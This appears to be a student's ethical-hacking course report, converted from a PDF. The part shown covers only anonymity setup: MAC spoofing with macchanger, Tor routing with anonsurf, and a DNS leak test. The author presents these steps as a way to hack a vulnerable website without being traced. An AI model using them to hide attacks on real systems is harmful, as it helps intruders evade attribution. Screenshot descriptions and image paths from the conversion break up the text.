

REPORT ON TRAINING PROJECT

SUMMARY

In this project we have demonstrated how to find vulnerability in a website And how to exploit it using some softwares and the knowledge we gained From the online course of Ethical Hacking. we have used nmap, wafw00f Macchanger, anonsurf and sqlmap tools.

Below is the procedure of how we hack a vulnerable website without Compromising our physical address:

(1) changing mac address:



```
sarpreet@twin-leaf:~$ ifconfig
eth0: Flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    ether 10:e7:cd:f8:6f:47 txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: Flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (local loopback)
    RX packets 49981 bytes 47867216 (44.8 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 49981 bytes 47867216 (44.8 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: Flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.28.10.2 netmask 255.255.255.240 broadcast 172.28.10.15
    inet6 2402:3a80:1f6b:cc39:c769:2a7c:758:4927 prefixlen 64 scopeid 0x8<global>
    inet6 fe80::3bae:ae6d:c2d4:ee0 prefixlen 64 scopeid 0x2<link>
    ether 5c:5f:67:2e:bb:7f txqueuelen 1000 (Ethernet)
    RX packets 234942 bytes 287478652 (274.1 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 167889 bytes 36226866 (34.5 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

sarpreet@twin-leaf:~$
```


I hide my mac address by using the commands :

Sudo ifconfig wlan0 down




A terminal window titled "Terminal" with the date and time "6 Oct 23:44" and the user "sarpreet@twin-leaf: ~". The terminal shows the command `sudo ifconfig wlan0 down` being entered. The prompt changes to `[sudo] password for sarpreet:`, and the password is entered. The prompt returns to `sarpreet@twin-leaf: ~`. The background of the terminal window shows a desktop environment with a dark theme and a wallpaper of a person in a suit.

Sudo macchanger -r wlan0



A terminal window titled "Terminal" with the date and time "6 Oct 23:45" and the user "sarpreet@twin-leaf: ~". The terminal shows the command `sudo macchanger -r wlan0` being entered. The prompt changes to `[sudo] password for sarpreet:`, and the password is entered. The prompt returns to `sarpreet@twin-leaf: ~`. The terminal output shows the current MAC address, the permanent MAC address, and the new MAC address. The background of the terminal window shows a desktop environment with a dark theme and a wallpaper of a person in a suit.


Sudo Ifconfig wlan0 up




(2) changing IP address:

The second thing that I did to become completely anonymous on internet is Changing my real ip address with a fake one.


I did that by using a script called anonsurf.







In order to verify that I was completely anonymous and there was no DNS(Domain Name System) leak (DNS converts domain names into ip)

I went to a site called dns-leak. Where I performed both the standard and advanced tests and i succeeded in both the tests. Then I was sure that now I'm completely anonymous on internet.






Standard test:



Advanced test:



The screenshot shows a Firefox browser window displaying the results of a DNS leak test on the website <https://www.dnsleaktest.com/>. The browser's address bar shows the URL, and the page title is "DNS leak test - Mozilla Firefox". The page content includes a navigation bar with links like "What is a DNS leak?", "What are transparent DNS proxies?", and "How to fix a DNS leak". The main section, titled "Test complete", shows a table of query results and a table of server information.

Test complete

Query round	Progress...	Servers found
1	1
2	1
3	1
4	1
5	1
6	1

Sponsored by **IVPN**
Ultimate IP leak Protection

IP	Hostname	ISP	Country
185.220.101.129	None	Markus Koch	

What do the results of this test mean?



- The servers identified above receive a request to resolve a domain name (e.g. www.eff.org) to an IP address everytime you enter a website address in your browser.
- The owners of the servers above have the ability to associate your personal IP address with the names of all the sites you connect to and store this data indefinitely. This does not mean that they do log or store it indefinitely **but they may and you need to trust whatever their policy says.**
- if you are connected to a VPN service and ANY of the servers listed above are not provided by the VPN service then you have a DNS leak and are choosing to trust the owners of the above servers with your private data.

about | link to this site | privacy policy

